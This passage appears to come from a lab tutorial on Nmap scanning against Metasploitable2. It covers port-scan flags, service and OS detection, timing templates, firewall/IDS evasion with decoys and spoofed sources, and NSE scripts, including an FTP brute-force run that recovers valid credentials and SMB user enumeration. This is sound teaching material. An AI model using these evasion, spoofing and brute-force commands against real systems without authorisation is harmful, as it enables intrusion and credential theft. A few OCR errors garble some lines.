
➢UDP Scan (-sU):

This scan is used to identify open UDP ports. Unlike TCP, UDP is connectionless, so determining the state of a UDP port is more challenging.

Example: nmap 192.168.1.1 -sU

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU 192.168.40.129
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 13:19 IST
Nmap scan report for 192.168.40.129
Host is up (0.0016s latency).
Not shown: 991 closed udp ports (port-unreach)
PORT      STATE         SERVICE
53/udp    open          domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open          rpcbind
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open          nfs
46093/udp open|filtered unknown
55587/udp open          unknown
MAC Address: 00:0C:29:B9:B8:54 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1040.41 seconds
```



➢TCP ACK Scan (-sA):

This scan technique sends TCP ACK packets to the target ports. The response indicates whether the port is filtered, unfiltered, or open.

Example: nmap 192.168.1.1 -sA

➢TCP Window Scan (-sW):

This scan uses the TCP window field to identify open ports. It's less commonly used than other scan types.

Example: nmap 192.168.1.1 -sW

➢TCP Maimon Scan (-sM):

This is a rarely used scan technique that relies on a technique similar to a FIN scan. It can be effective in bypassing certain firewalls.

Example: nmap 192.168.1.1 -sM

Scanning Specific Ports:

Port Specification

Switch	Example	Description
-p	nmap 192.168.1.1 -p 21	Port scan for port x
-p	nmap 192.168.1.1 -p 21-100	Port range
-p	nmap 192.168.1.1 -p U:53,T:21-25,80	Port scan multiple TCP and UDP ports
-p-	nmap 192.168.1.1 -p-	Port scan all ports
-p	nmap 192.168.1.1 -p http,https	Port scan from service name
-F	nmap 192.168.1.1 -F	Fast port scan (100 ports)
--top-ports	nmap 192.168.1.1 --top-ports 2000	Port scan the top x ports
-p-65535	nmap 192.168.1.1 -p-65535	Leaving off initial port in range makes the scan start at port 1
-p0-	nmap 192.168.1.1 -p0-	Leaving off end port in range makes the scan go through to port 65535

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.40.129 -p U:53,T:21-25,80
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 14:06 IST
WARNING: Your ports include "U:" but you haven't specified UDP scan with -sU.
Nmap scan report for 192.168.40.129
Host is up (0.0072s latency).

PORT   STATE  SERVICE
21/tcp open   ftp
22/tcp open   ssh
23/tcp open   telnet
24/tcp closed priv-mail
25/tcp open   smtp
80/tcp open   http

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

Service and OS Detection:

Service and Version Detection		
Switch	Example	Description
-sV	nmap 192.168.1.1 -sV	Attempts to determine the version of the service running on port
-sV --version-intensity	nmap 192.168.1.1 -sV --version-intensity 8	Intensity level 0 to 9. Higher number increases possibility of correctness
-sV --version-light	nmap 192.168.1.1 -sV --version-light	Enable light mode. Lower possibility of correctness. Faster
-sV --version-all	nmap 192.168.1.1 -sV --version-all	Enable intensity level 9. Higher possibility of correctness. Slower
-A	nmap 192.168.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

Switch	Example		Description
-O	nmap 192.168.1.1 -O		Remote OS detection using TCP/IP stack fingerprinting
-O --osscan-limit	nmap 192.168.1.1 -O	--osscan-limit	If at least one open and one closed TCP port are not found it will not try OS detection against host
-O --osscan-guess	nmap 192.168.1.1 -O	--osscan-guess	Makes Nmap guess more aggressively
-O --max-os-tries	nmap 192.168.1.1 -O	--max-os-tries 1	Set the maximum number x of OS detection tries against a target
-A	nmap 192.168.1.1 -A		Enables OS detection, version detection, script scanning, and traceroute

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.40.129
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 14:11 IST
Nmap scan report for 192.168.40.129
Host is up (0.0046s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.40.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2023-10-20T22:44:32+00:00; -9h56m57s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100003  2,3,4       2049/tcp   nfs
|_  100003  2,3,4       2049/udp   nfs
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  E◆-◆SV      Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 30
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, Speaks41ProtocolNew, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsCompression, ConnectWit
hDatabase
|   Status: Autocommit
|_  Salt: IfHp~G)4h4g-Id>I3buH
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2023-10-20T22:44:32+00:00; -9h56m57s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -8h56m56s, deviation: 2h00m00s, median: -9h56m57s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-10-20T18:44:24-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.62 seconds
```

Timing and Performance:

In Nmap, timing and performance options allow you to control the speed and intensity of the scan. These options help you balance the thoroughness of the scan with the time it takes to complete it.

The timing template ranges from 0 (paranoid) to 5 (insane). Lower values are slower and more stealthy, while higher values are faster and more aggressive.

Timing and Performance

Switch	Example	Description
-T0	nmap 192.168.1.1 -T0	Paranoid (0) Intrusion Detection System evasion
-T1	nmap 192.168.1.1 -T1	Sneaky (1) Intrusion Detection System evasion
-T2	nmap 192.168.1.1 -T2	Polite (2) slows down the scan to use less bandwidth and use less target machine resources
-T3	nmap 192.168.1.1 -T3	Normal (3) which is default speed
-T4	nmap 192.168.1.1 -T4	Aggressive (4) speeds scans; assumes you are on a reasonably fast and reliable network
-T5	nmap 192.168.1.1 -T5	Insane (5) speeds scan; assumes you are on an extraordinarily fast network

Switch	Example input	Description
--host-timeout <time>	1s; 4m; 2h	Give up on target after this long
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>	1s; 4m; 2h	Specifies probe round trip time
--min-hostgroup/max-hostgroup <size>	50; 1024	Parallel host scan group sizes
--min-parallelism/max-parallelism <numprobes>	10; 1	Probe parallelization
--scan-delay/--max-scan-delay <time>	20ms; 2s; 4m; 5h	Adjust delay between probes
--max-retries <tries>	3	Specify the maximum number of port scan probe retransmissions
--min-rate <number>	100	Send packets no slower than <number> per second
--max-rate <number>	100	Send packets no faster than <number> per second

```
┌──(kali㉿kali)-[~]
└─$ nmap -T3 192.168.40.129
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 14:22 IST
Nmap scan report for 192.168.40.129
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

Firewall / IDS Evasion and Spoofing:

Firewall and Intrusion Detection System (IDS) evasion techniques are used to bypass or deceive these security measures in order to perform stealthier or malicious activities on a network.

Firewall / IDS Evasion and Spoofing

Switch	Example	Description
-f	nmap 192.168.1.1 -f	Requested scan (including ping scans) use tiny fragmented IP packets. Harder for packet filters
--mtu	nmap 192.168.1.1 --mtu 32	Set your own offset size
-D	nmap -D 192.168.1.101,192.168.1.102,192.168.1.103,192.168.1.23 192.168.1.1	Send scans from spoofed IPs
-D	nmap -D decoy-ip1,decoy-ip2,your-own-ip,decoy-ip3,decoy-ip4 remote-host-ip	Above example explained
-S	nmap -S www.microsoft.com www.facebook.com	Scan Facebook from Microsoft (-e eth0 -Pn may be required)
-g	nmap -g 53 192.168.1.1	Use given source port number
--proxies	nmap --proxies http://192.168.1.1:8080, http://192.168.1.2:8080 192.168.1.1	Relay connections through HTTP/SOCKS4 proxies
--data-length	nmap --data-length 200 192.168.1.1	Appends random data to sent packets

Example IDS Evasion command

nmap -f -t 0 -n -Pn --data-length 200 -D 192.168.1.101,192.168.1.102,192.168.1.103,192.168.1.23 192.168.1.1

```
┌──(kali㉿kali)-[~]
└─$ nmap -f -T3 -n -Pn --mtu 32 -g 53 192.168.40.129
Sorry, but fragscan requires root privileges.
QUITTING!

┌──(kali㉿kali)-[~]
└─$ sudo nmap -f -T3 -n -Pn --mtu 32 -g 53 192.168.40.129

[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 14:32 IST
Nmap scan report for 192.168.40.129
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:B9:B8:54 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
```

OUTPUT:

Output

Switch	Example	Description
-oN	nmap 192.168.1.1 -oN normal.file	Normal output to the file normal.file
-oX	nmap 192.168.1.1 -oX xml.file	XML output to the file xml.file
-oG	nmap 192.168.1.1 -oG grep.file	Grepable output to the file grep.file
-oA	nmap 192.168.1.1 -oA results	Output in the three major formats at once
-oG -	nmap 192.168.1.1 -oG -	Grepable output to screen. -oN -, -oX - also usable
--append-output	nmap 192.168.1.1 -oN file.file --append-output	Append a scan to a previous scan file
-v	nmap 192.168.1.1 -v	Increase the verbosity level (use -vv or more for greater effect)
-d	nmap 192.168.1.1 -d	Increase debugging level (use -dd or more for greater effect)
--reason	nmap 192.168.1.1 --reason	Display the reason a port is in a particular state, same output as -vv
--open	nmap 192.168.1.1 --open	Only show open (or possibly open) ports
--packet-trace	nmap 192.168.1.1 -T4 --packet-trace	Show all packets sent and received
--iflist	nmap --iflist	Shows the host interfaces and routes
--resume	nmap --resume results.file	Resume a scan

Helpful Nmap Output examples

Command	Description
nmap -p80 -sV -oG - --open 192.168.1.1/24 | grep open	Scan for web servers and grep to show which IPs are running web servers
nmap -iR 10 -n -oX out.xml | grep "Nmap" | cut -d " " -f5 > live-hosts.txt	Generate a list of the IPs of live hosts
nmap -iR 10 -n -oX out2.xml | grep "Nmap" | cut -d " " -f5 >> live-hosts.txt	Append IP to the list of live hosts
ndiff scanl.xml scan2.xml	Compare output from nmap using the ndiff
xsltproc nmap.xml -o nmap.html	Convert nmap xml files to html files
grep " open " results.nmap | sed -r 's/ +/ /g' | sort | uniq -c | sort -rn | less	Reverse sorted list of how often ports turn up

```
┌──(kali㉿kali)-[~]
└─$ nmap  192.168.40.129 --reason --packet-trace --iflist
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 14:38 IST
**********************INTERFACES*************************
DEV  (SHORT) IP/MASK                      TYPE     UP MTU   MAC
lo   (lo)    127.0.0.1/8                  loopback up 65536
lo   (lo)    ::1/128                      loopback up 65536
eth0 (eth0)  192.168.40.131/24            ethernet up 1500  00:0C:29:EE:4C:25
eth0 (eth0)  fe80::8fd9:9b3:c89f:17b6/64  ethernet up 1500  00:0C:29:EE:4C:25

**************************ROUTES**************************
DST/MASK                      DEV  METRIC GATEWAY
192.168.40.0/24               eth0 100
0.0.0.0/0                     eth0 100    192.168.40.2
::1/128                       lo   0
fe80::8fd9:9b3:c89f:17b6/128  eth0 0
fe80::/64                     eth0 1024
ff00::/8                      eth0 256
```

Miscellaneous Options

Switch	Example	Description
-6	nmap -6 2607:f0d0:1002:51::4	Enable IPv6 scanning
-h	nmap -h	nmap help screen

Other Useful Nmap Commands

Command	Description
nmap -iR 10 -PS22-25,80,113,1050,35000 -v -sn	Discovery only on ports x, no port scan
nmap 192.168.1.1-1/24 -PR -sn -vv	Arp discovery only on local network, no port scan
nmap -iR 10 -sn -traceroute	Traceroute to random targets, no port scan
nmap 192.168.1.1-50 -sL --dns-server 192.168.1.1	Query the Internal DNS for hosts, list targets only

NOTE:

Changes in the ip addresses of the virtual machines:

METASPLOITABLE MACHINE: 192.168.40.128

KALI LINUX: 192.168.40.131

WINDOWS 7: 192.168.40.129

NMAP SCRIPTS:

Nmap scripts, often referred to as NSE (Nmap Scripting Engine) scripts, are a powerful feature that allows users to automate a wide range of tasks during a scan. These scripts can be used for tasks like vulnerability scanning, service enumeration, exploitation, and more.

USAGE: nmap [scan options] --script <script-name> [target(s)]

```
┌──(kali㉿kali)-[~]
└─$ locate *.nse
/usr/share/exploitdb/exploits/hardware/webapps/31527.nse
/usr/share/exploitdb/exploits/multiple/remote/33310.nse
/usr/share/legion/scripts/nmap/shodan-api.nse
/usr/share/legion/scripts/nmap/shodan-hq.nse
/usr/share/legion/scripts/nmap/vulners.nse
/usr/share/nmap/scripts/acarsd-info.nse
/usr/share/nmap/scripts/address-info.nse
/usr/share/nmap/scripts/afp-brute.nse
/usr/share/nmap/scripts/afp-ls.nse
/usr/share/nmap/scripts/afp-path-vuln.nse
/usr/share/nmap/scripts/afp-serverinfo.nse
/usr/share/nmap/scripts/afp-showmount.nse
/usr/share/nmap/scripts/ajp-auth.nse
/usr/share/nmap/scripts/ajp-brute.nse
/usr/share/nmap/scripts/ajp-headers.nse
/usr/share/nmap/scripts/ajp-methods.nse
/usr/share/nmap/scripts/ajp-request.nse
/usr/share/nmap/scripts/allseeingeye-info.nse
/usr/share/nmap/scripts/amqp-info.nse
/usr/share/nmap/scripts/asn-query.nse
/usr/share/nmap/scripts/auth-owners.nse
/usr/share/nmap/scripts/auth-spoof.nse
/usr/share/nmap/scripts/backorifice-brute.nse
/usr/share/nmap/scripts/backorifice-info.nse
/usr/share/nmap/scripts/bacnet-info.nse
/usr/share/nmap/scripts/banner.nse
/usr/share/nmap/scripts/bitcoin-getaddr.nse
```

➢ VULNERABILITY SCRIPTS:

Vulnerability scripts in Nmap are a set of scripts designed to identify specific vulnerabilities in services or systems.

- **http-vuln-*:** Detects various web application vulnerabilities.

```
┌──(root㉿kali)-[/home/kali]
└─# locate *.nse| grep http-vuln
/usr/share/nmap/scripts/http-vuln-cve2006-3392.nse
/usr/share/nmap/scripts/http-vuln-cve2009-3960.nse
/usr/share/nmap/scripts/http-vuln-cve2010-0738.nse
/usr/share/nmap/scripts/http-vuln-cve2010-2861.nse
/usr/share/nmap/scripts/http-vuln-cve2011-3192.nse
/usr/share/nmap/scripts/http-vuln-cve2011-3368.nse
/usr/share/nmap/scripts/http-vuln-cve2012-1823.nse
/usr/share/nmap/scripts/http-vuln-cve2013-0156.nse
/usr/share/nmap/scripts/http-vuln-cve2013-6786.nse
/usr/share/nmap/scripts/http-vuln-cve2013-7091.nse
/usr/share/nmap/scripts/http-vuln-cve2014-2126.nse
/usr/share/nmap/scripts/http-vuln-cve2014-2127.nse
/usr/share/nmap/scripts/http-vuln-cve2014-2128.nse
/usr/share/nmap/scripts/http-vuln-cve2014-2129.nse
/usr/share/nmap/scripts/http-vuln-cve2014-3704.nse
/usr/share/nmap/scripts/http-vuln-cve2014-8877.nse
/usr/share/nmap/scripts/http-vuln-cve2015-1427.nse
/usr/share/nmap/scripts/http-vuln-cve2015-1635.nse
/usr/share/nmap/scripts/http-vuln-cve2017-1001000.nse
/usr/share/nmap/scripts/http-vuln-cve2017-5638.nse
/usr/share/nmap/scripts/http-vuln-cve2017-5689.nse
/usr/share/nmap/scripts/http-vuln-cve2017-8917.nse
/usr/share/nmap/scripts/http-vuln-misfortune-cookie.nse
/usr/share/nmap/scripts/http-vuln-wnr1000-creds.nse
```

- **ftp-vuln-*:** Detects FTP server vulnerabilities.

```
┌──(kali㉿kali)-[~]
└─$ locate *.nse | grep ftp-vuln
/usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
```

- **smb-vuln-*:** Detects SMB vulnerabilities.

```
┌──(kali㉿kali)-[~]
└─$ locate *.nse | grep smb-vuln
/usr/share/nmap/scripts/smb-vuln-conficker.nse
/usr/share/nmap/scripts/smb-vuln-cve-2017-7494.nse
/usr/share/nmap/scripts/smb-vuln-cve2009-3103.nse
/usr/share/nmap/scripts/smb-vuln-ms06-025.nse
/usr/share/nmap/scripts/smb-vuln-ms07-029.nse
/usr/share/nmap/scripts/smb-vuln-ms08-067.nse
/usr/share/nmap/scripts/smb-vuln-ms10-054.nse
/usr/share/nmap/scripts/smb-vuln-ms10-061.nse
/usr/share/nmap/scripts/smb-vuln-ms17-010.nse
/usr/share/nmap/scripts/smb-vuln-regsvc-dos.nse
/usr/share/nmap/scripts/smb-vuln-webexec.nse
```

➢ FTP SCRIPTS:

- **ftp-anon:** Checks if an FTP server allows anonymous login**.**

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 21  --script ftp-anon.nse 192.168.40.128
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 21:28 IST
Nmap scan report for 192.168.40.128
Host is up (0.0029s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
```

- **ftp-brute:** Performs a brute-force attack against an FTP server.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 21  --script ftp-brute.nse 192.168.40.128
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 21:29 IST
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.40.128
Host is up (0.0017s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3849 guesses in 602 seconds, average tps: 6.1

Nmap done: 1 IP address (1 host up) scanned in 603.73 seconds
```

- **ftp-syst:** Retrieves system information from an FTP server.

```
┌──(kali㉿kali)-[~]
└─$ nmap --script ftp-syst.nse 192.168.40.128
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 21:48 IST
Nmap scan report for 192.168.40.128
Host is up (0.0046s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.40.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

➢ SMB SCRIPTS:

- **smb-os-discovery:** Attempts to retrieve the operating system information from an SMB server.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.40.128 --script smb-os-discovery.nse
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 22:15 IST
Nmap scan report for 192.168.40.128
Host is up (0.0050s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsof0
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-11-01T15:39:27-04:00

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

- **smb-enum-users**: Enumerates user accounts via SMB.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.40.128 --script smb-enum-users.nse
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 22:23 IST
Nmap scan report for 192.168.40.128
Host is up (0.0049s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Host script results:
| smb-enum-users:
|   METASPLOITABLE\backup (RID: 1068)
|     Full name:   backup
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\bin (RID: 1004)
|     Full name:   bin
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\bind (RID: 1210)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\daemon (RID: 1002)
|     Full name:   daemon
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\dhcp (RID: 1202)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\distccd (RID: 1222)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\ftp (RID: 1214)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\games (RID: 1010)
|     Full name:   games
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\gnats (RID: 1082)
|     Full name:   Gnats Bug-Reporting System (admin)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\irc (RID: 1078)
|     Full name:   ircd
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\klog (RID: 1206)
|     Flags:       Normal user account, Account disabled
```

```
METASPLOITABLE\libuuid (RID: 1200)
  Flags:       Normal user account, Account disabled
METASPLOITABLE\list (RID: 1076)
  Full name:   Mailing List Manager
  Flags:       Normal user account, Account disabled
METASPLOITABLE\lp (RID: 1014)
  Full name:   lp
  Flags:       Normal user account, Account disabled
METASPLOITABLE\mail (RID: 1016)
